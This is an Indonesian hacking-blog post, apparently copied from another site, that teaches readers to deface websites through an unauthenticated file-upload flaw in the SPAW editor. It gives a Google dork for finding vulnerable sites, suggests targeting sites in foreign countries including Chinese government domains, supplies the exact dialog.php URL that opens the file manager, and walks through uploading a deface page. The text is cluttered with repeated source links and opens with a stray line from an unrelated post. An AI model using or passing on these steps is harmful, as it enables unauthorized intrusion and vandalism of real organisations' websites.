Sekian postingan saya saya kali ini tentang XSS Vulnerability pada Website PT. PLN Persero, semoga dapat memberikan sedikit wawasan bagi kita semua :)

Cara Deface Website Melalui Spaw Uploads Vulnerability

Posted by Unknown 01.08, under | No comments


http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.htmlCara Deface Website Melalui Spaw Uploads Vulnerability | Jogjakarta-Cyber4rt - Kali ini saya mau share tutorial deface sob, nama teknik defacenya yaitu Deface Website Melalui Spaw Uploads Vulnerability

Yaudah deh, dari pada lama-lama ngoceh ngga jelas, mending langsung ke tkp aja gan. Berikut Cara Deface Website Melalui Spaw Uploads Vulnerability Cekidot :D

1). Pertama, Masukan Dorknya :

inurl:”spaw2/uploads/files/”

http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.html

Setelah sobat memasukan dork diatas dikotak pencarian google, pilih salah satu web yang mau dideface. Tapi ingat, ngga semua website bisa dideface :p

Notes : Dorknya bisa kalian ubah menurut kreativitas kalian masing-masing, contoh saya tambahkan site:th pada akhir dork diatas. Jadi hasilnya begini :

inurl:”spaw2/uploads/files/” site:th

Maksud dari site:th adalah domain negara asal website yang akan kita serang, "site:th" asal kata Thailand, jadi website yang akan kita serang semuanya website Thailand. Kalian juga bisa mengganti dengan domain negara lain, misalnya site:com.my, site:jp, site:gov.cn etc asal jangan site:co.id yah !

2). Setelah sobat masuk kedalam websitenya, sobat liat Url di addressbar. Contoh Urlnya :

http://contoh.com/spaw2/uploads/files/

http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.html

3). Ganti pada Bagian 
/spaw2/uploads/files/ dengan kode dibawah ini :

spaw2/dialogs/dialog.php?module=spawfm&dialog=spawfm&theme=spaw2&lang=es&charset=&scid=cf73b58bb51c52235494da752d98cac9&type=files

http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.html

Sehingga Menjadi Seperti Ini :

http://contoh.com/spaw2/dialogs/dialog.php?module=spawfm&dialog=spawfm&theme=spaw2&lang=es&charset=&scid=cf73b58bb51c52235494da752d98cac9&type=file

http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.html

4). Tekan Enter, Nanti akan Terbuka Seperti Ini :


http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.html

5). Selanjutnya Liat Terus Gambar, Karena Tutorial ada Didalam Gambar.


http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.html

6). 
Next, Pilih File Deface'an Sobat, Lalu klik Open dan Tunggu Hingga Loading Selesai.

http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.html

7). Selanjutnya Klik Tombol Upload.

http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.html

8). Jika Proses Upload Selesai, Nanti akan Muncul Daftar File dan diantaranya ada File yang sobat upload tadi.

http://cirebon-cyber4rt.blogspot.com/2012/07/cara-deface-website-melalui-spaw.html


Mungkin orang mengira saya gila tutor, segampang ini harus diperjelas seperti ini. Tapi inilah saya, sosok yang tidak sempurna dan masih banyak kekurangan. Saya hanya ingin memperjelas kepada sobat semua agar sobat bisa mengerti dengan jelas.

Karena dari pengalaman saya dulu saat menjadi newbie ( Sekarang pun Masih Newbie ) susah sekali mencari tutor yang sangat mudah untuk dimengerti, cari sana-sini tapi hasil tetap 0.

Maka tujuan saya menulis tutorial ini biar sobat-sobat semua yang masih pemula ( Bukan saya sok, saya juga masih belajar ) dan masih belajar bisa mengerti.

Sekian Postingan saya kali ini tentang Cara Deface Website Melalui Spaw Uploads Vulnerability, semoga dapat bermanfaat bagi sobat semua.

Source : Cirebon-Cyber4art